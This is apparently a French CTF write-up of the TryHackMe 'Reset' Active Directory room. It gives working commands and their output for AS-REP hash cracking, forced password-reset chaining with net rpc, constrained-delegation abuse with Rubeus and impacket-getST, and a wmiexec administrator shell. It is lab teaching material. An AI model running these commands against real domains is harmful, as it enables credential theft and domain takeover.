1b85e6a50c14a6cf216cee9b949e16af25c6d223d4a1e182844a106fc48b1434914d4c185e6cc3125e2ecd2c33f51cbb982d950d
36b24a27a8dfe3ed0c6b3fe641226347cf9ba9d2922bb51abc9e3082b54acd87dcbbb34752c3f6d368684743bef0c2fd1037452b
c88c61be9dbe138119749d35db
[-] User TED_JACOBSON doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TRACY_CARVER doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User TREVOR_MELTON doesn't have UF_DONT_REQUIRE_PREAUTH set
```

sudo hashcat -m 18200 hash_kerberos /usr/share/wordlists/rockyou.txt.gz -r /usr/share/hashcat/rules/best64.rule --force

```
❯ john asrephash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlboro(1985)     ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:08 DONE (2024-01-31 08:37) 0.1190g/s 686445p/s 686445c/s 686445C/s marlee109..markuslover22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

~/THM/reset
```

marlboro(1985) : **TABATHA_BRITT@THM.CORP**






Tabattha --> generic all --> shawna --> force change password --> Cruz --> force change password --> darla --> AllowedToDelegate --> Haystack.thm.corp

SHAWNA_BRAY@THM.CORP

net rpc password "SHAWNA_BRAY" "caca123" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"**

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "SHAWNA_BRAY" "caca123**" -U "THM.CORP"/"TABATHA_BRITT"%"marlboro(1985)" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "CRUZ_HALL" "caca123**" -U "THM.CORP"/"SHAWNA_BRAY"%"caca123**" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ net rpc password "darla_winters" "caca123**" -U "THM.CORP"/"cruz_hall"%"caca123**" -S "HayStack.thm.corp"

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$
```




https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-kerberos-constrained-delegation

https://bloodhound.specterops.io/resources/edges/allowed-to-delegate

https://medium.com/r3d-buck3t/attacking-kerberos-constrained-delegations-4a0eddc5bb13



cifs/HayStack.thm.corp/thm.corp

ticket is the base64 ticket we get with `rubeus's tgtdeleg`
Rubeus.exe s4u
/ticket:doIFCDCCBQSgAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQ8bDU9GRkVOU0UuTE9
DQUyiIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkVOU0UuTE9DQUyjggPEMIIDwKADAgESoQMCAQ
KiggOyBIIDro3ZCHDaVettnJseuyFJMK+Il4GAtWVAHPAq02cnHmOs3R2KcrOWpf3YbtnTD7fB+rKdZ8aE
lgloJO+v4XVM2NgyOVlia0MzNToDrK1ynhC70aApbag+ykvUFTDeG9NjhE3TVk3
+F99vWboy6hhc9AmRUJwHFuqLC4djtL2PtQSpgWWL42W5eONIIZkc5XK0kWkC/AvivuuPOHs9aEy3g3
8hoBeApZE8NqT7mGKz5JHLwV5TyUgo87s6fFVSn8LHK8CI6G0x2DRhxxu04q0qnRXhLJ5S0MyJgJj6YDV
ESvCUgep5MXR+OYp0EGdVP8qQJK+x6m4rmr0Y3nd1Klmc+xDnLSC11ay7I8VevqhCBCZ64c+HQow4qc
MTa/agxyOXqK42ynUl0GJtrLV7nIIrp+J2e5PECDUXIjKFkGnp6HZDNfzYAGL3XxyyT2JYdneOS3VUzJQyEc
tjuQMdVA0wB8NrRqDVdqSNBSOyBwpB3/FWzdHNYxztRmVT+Yz6qJCU4SYHIzHUE5dqHjvhjPSwgAkh
S/QNApxtWvyba8iwCSnyualuhK46LS0pkt1IIQT0Y+qw80oL6mzjD+rxfKgR4B9hI6Imw9zTT5rjlRNMjWE
y78izLtRB+ulzqdkZCUMA6zswWjq1BTmWzZX0LAZ+QAWQJPzoRVsqOcZCZwo/aWwmO1s9v5TLRRML
TAvk16PQW3z9NHix2Io9sObH8cb7gVrB+u2Q545Qwekl0uwP5mCar6swU2oEkxBm5DZvLsbZTcGl+Kz
Gxqq/zhEJm3EceLuwlY81z8aYu13c6AsYETs9VevdEVysylpNL7EcHu8iXsoE5JmLx7OrcPR9WfeFWxRDp
+1CVDijOI5VOS51
+JpkEvcXFmfZueqLTJ66VGJgQaP7A3B//Y40ur5nSXyvEmIKgzdeqPLpGa5GPiNs/rYFmMlxwEX+yVFB5b
PYgoszr3Crjsvs6Q/vdr36NoWqI9/11Nurzeekt+k8sUV26URnQVkecW4yJFQ2TZwYCJ1k9h4cr96csJ9H
hJO46UBye/8oqlqJXKnYY3JpaZiXWK77kG7BqhM6oPl+oEIbX2ycj/gHesxREvP7/vYINk33KbOSxXTAi3Je
3wbZP7N+3B9Lz04m8Xi6nGeIVsZiMyODpnJVX5Bgq+
3cGaSty0v+fIfqMHDwuKhOS7h1MGLJduhWh3b21ytDfzn73yyCPskFee2ckAomlAgxMzg8ZatmZDLTxfU
enJ+EnrJgkYee6OB5TCB4qADAgEAooHaBIHXfYHUMIHRoIHOMIHLMIHIoCswKaADAgESoSIEIN2JDvcjQ
ZeMR+
7giMsawE1vG/Cmw9IFlV7ZYwaELMqaoQ8bDU9GRkVOU0UuTE9DQUyiETAPoAMCAQGhCDAGGwRzc
G90owcDBQBgoQAApREYDzIwMTkwODE3MTMyMDU2WqYRGA8yMDE5MDgxNzIzMDY0MFqnERgP
MjAxOTA4MjQxMzA2NDBaqA8bDU9GRkVOU0UuTE9DQUypljAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU
9GRkVOU0UuTE9DQUw= /impersonateuser:administrator /domain:offense.local
/msdsspn:cifs/dc01.offense.local /dc:dc01.offense.local /ptt

Trop galère avec rubeus donc on va utiliser linux directement:

impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.200.9 -impersonate Administrator thm.corp/DARLA_WINTERS:'newP@ssword2022'

On va faire l'attasque de unconstrained deleguatioon

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ impacket-getST -spn cifs/HayStack.thm.corp -dc-ip 10.10.23.241 -impersonate Administrator thm.corp/DARLA_WINTERS:'caca123**'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

Ensuite on exporte le fichier :

export KRB5CCNAME=Administrator.ccache

Ensuite on peut dumper le SAM :

impacket-secretsdump -k -no-pass HayStack.thm.corp

Le secret dump ne fonctionne pas pour moi donc je fais une autre technique :

Bref ici ce qu'on fait c'est qu'on va créer un ticket

Darla Williams have (allowed to delegate) special permissions on HAYSTACK.THM.CORP which is our targets endpoint.
So we can impersonate the user administrator in that target host endpoint, will use impacket -getST to impersonate as an administrator.

```
└─# impacket-getST -k -impersonate administrator -spn cifs/haystack.thm.corp
thm.corp/darla_winters
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_haystack.thm.corp@THM.CORP.ccache
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ ls
20251007162604_BloodHound.zip                    cgpkuqdi.jsg.pdf  hash_kerberos         ntlm_theft          targetedKerberoast.py  venv
Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache  exploit.url       hash_ntlm             path                test.lnk               vuq5a55u.oga.txt
attck                                            GetUserSPNs.py    kerbrute_linux_amd64  SharpHound.exe      user                   windapsearch.py
Autorun.inf                                      hash_asrep        loot                  SharpHound-v2.5.13  user.bak               z5rph55f.y0s.pdf

┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ export KRB5CCNAME=Administrator@cifs_HayStack.thm.corp@THM.CORP.ccache
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/Reset]
└─$ impacket-wmiexec -k -no-pass administrator@haystack.thm.corp
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
thm\administrator

C:\>
```

```
C:\users\Administrator>cd desktop
C:\users\Administrator\desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\users\Administrator\desktop

07/14/2023  07:23 AM    <DIR>          .
07/14/2023  07:23 AM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/16/2023  04:37 PM                30 root.txt
               3 File(s)          1,111 bytes
               2 Dir(s)  12,138,856,448 bytes free

C:\users\Administrator\desktop>type root.txt
THM{RE_RE_RE_SET_AND_DELEGATE}
C:\users\Administrator\desktop>
```

Et hop !